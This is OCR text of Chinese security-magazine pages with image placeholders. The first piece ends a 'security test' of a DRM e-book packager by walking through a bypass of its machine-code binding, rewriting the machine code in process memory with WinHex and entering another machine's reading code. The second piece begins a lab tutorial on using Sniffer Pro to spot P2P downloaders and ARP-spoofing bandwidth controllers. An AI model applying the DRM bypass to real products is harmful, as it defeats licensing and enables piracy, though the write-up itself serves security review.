


图29




图30




图27




图31




图32

外，还有没有别的方法呢？根据分析结果，我的回答是有的。

将DRM后的EXE复制到另一台机器上执行，因为选中了“一机一码加密模式，密码绑定用户机器码”，所以肯定会提示阅读码错误，如图27所示。

可是，此刻只有在我机器上才能阅读，只有一个机器码对应的阅读码。我的想法是在内存中把另一台机器上所有的机器码字符串全部替换成我机器上的机器码，然后填入我的阅读码。

在另一台机器上先执行EXE文件，接着打开WinHex，选中“工具”菜单中的“RAM编辑器”，在弹出的“编辑虚拟内存”窗口中找到对应的进程名，然后点开加号，选择“主要内存”点确定，如图28所示。

在弹出的窗口中按Ctrl+H就会出现“替换文本”对话框，在“搜索”中输入现在这台机器的机器码，“替换”中输入我机器上的机器码，选中“替换全部事件”，点确定，如图29所示。

片刻后就会出现替换成功4次的提示，这个次数在其他机器上不一定是4，不用在意，全部替换即可，如图30所示。

回到阅读器界面，机器码已经被修改了，如图31所示。

现在输入对应的阅读码点确定，稍等就会出现Adboe Reader打开的阅读界面，如图32所示。

至此，整个安全测试结束。

到这里，文章开头的那种兴奋，甚至有点自豪的感觉完全没了，因为整个DRM系统依靠的类似于EXE文件捆绑的原理。阅读器仍然依托Adboe Reader，这样肯定会暴露PDF源文件，不管用什么手法都无法防住，如果你说底层、内核HOOK，那我就用最笨的方法对付，当文件产生后直接断电，这种方法虽然暴力，但也是最有效、最难防的。密码、机器码明文放在内存中，这个很多软件都犯过的错又一次出现了。所有的这些都让我对这款所谓的DRM软件大失所望，同时也对国内的软件厂商充满了忧虑。

（文章中所涉及的工具都已经收录在本期光盘中）

编辑点评： 读完整篇文章，大大出乎我的意料，竟然使用了类似于EXE捆绑的技术，真的有点无话可说了。

P2P 网络保卫战

安全防御

La首语：卡巴斯基最新版的安全桌面，可以在受保护的虚拟环境中运行一些危险程序！以后再测试的时候连VM都不用开，直接在安全桌面中运行就可以了，而且还不用担心系统的损坏。我可以毫无忌惮的运行那些程序了！

文 obaby

从本文您可以学到：

1、了解迅雷上传下载的模式
2、了解Sniffer Pro的基本使用
3、了解ARP欺骗及其作用

P2P是peer-to-peer的简称，中文名称为点对点传输协议。该协议开发的最初目的是为了实现分布式计算、存储设备共享、文件交换等功能。但是随着网络的不断发展P2P协议更多的被应用到了下载软件中，例如迅雷、BT下载等。P2P协议的发布颠覆了原有的C/S结构模式网络，该协议使得任何一台主机不再单纯是客户端，P2P的实现使得用户电脑同时承担起了服务器和客户机的角色，使得数据在网络上的传输速度得到了一个质的飞跃。

但是P2P的广泛运用却给互联网用户造成了另外一个困境，那就是网络资源的不合理分配。对于局域网用户来说影响尤其明显，由于网络的吞吐量与可靠性成反比关系，如果在局域网中存在大量的上传下载行为，吞吐量较大时，网络的可靠性就会降低，表现在用户交互上就是网页打开速度变慢，网络延迟增高，甚至存在丢包现象。P2P协议下载工具的大量使用催生了一些新的网络管理软件，例如聚生网管、网络剪刀手等基于ARP协议的网络控制软件。这些软件不是运行在路由器或者交换机上，而是可以运行在局域网内的任何一台机器上。

所以在局域网中部分用户的大量下载和另一部分用户的良好网络环境的需求就成了一个不可调和的矛盾，任何一方都希望自己能够获得更好的网络使用体验。所以基于P2P下载的网络战是一场没有硝烟的战争，如果想要在这场P2P引发的战争中立于不败之地，那么就要找到网络中的内鬼，这个内鬼既可能是下载者，也有可能是非法的管理者。在本文中以Sniffer Pro 4.90（下文简称Sniffer）为平台介绍如何从网络中找到网络资源占用率高的主机以及非法的管理者。

首先来部署一下网络环境，为了达到最好的测试效果部署如下的网络环境：

监控机：
IP：192.168.253.1
MAC：00-50-56-C0-00-08
运行Sniffer，对于真实网络环境下可以在虚拟机镜像端口捕获数据进行分析。

客户机A：
IP：192.168.253.129
MAC：00-E0-C3-DE-98-55
安装迅雷下载软件。

客户机B：
客户机B：
IP：192.168.253.130
MAC：00-0C-29-6B-3C-80
安装：P2P终结者
客户机网络环境（网络连接方式选择VMnet8，也就是通过DHCP服务器自动分配IP）

DNS服务器：




图1 Sniffer 的网络适配器选择窗口

IP：192.168.253.2
MAC：00-50-56-EB-04-D8

DHCP 服务器：
IP：192.168.253.254
MAC：00-50-56-ED-D3-F1

以上网络环境中监控机为真实的物理主机，客户机 A 和客户机 B 是运行在监控机上的两个虚拟操作系统，虚拟机软件为 VMware WorkStation，所有操作系统均为 XP SP3 系统。在监控机上安装并运行 Sniffer，该软件不支持 Windows Vista 或者 Win 7系统，并且安装要求目标系统至少有 512 内存。安装完成后第一次运行会出现如图 1 所示的网络适配器选择窗口。

在实验环境中配置的虚拟机系统联网方式是 VMnet8，所以这里选择网卡 2。如果不确定自己捕获数据的网卡可以通过观察网卡是否有网络数据来判断。

选择好网络适配器之后点确定，进入 Sniffer 主界面。程序运行主界面如图 2 所示，可以通过“Monitor”菜单下的子菜单打开其他数据显示面板，在打开多个面板之后可以通过“Window”菜单来控制子窗口的布局。




图2 Sniffer 主界面




图3 开始捕捉数据




图5 Global Statistics 视图


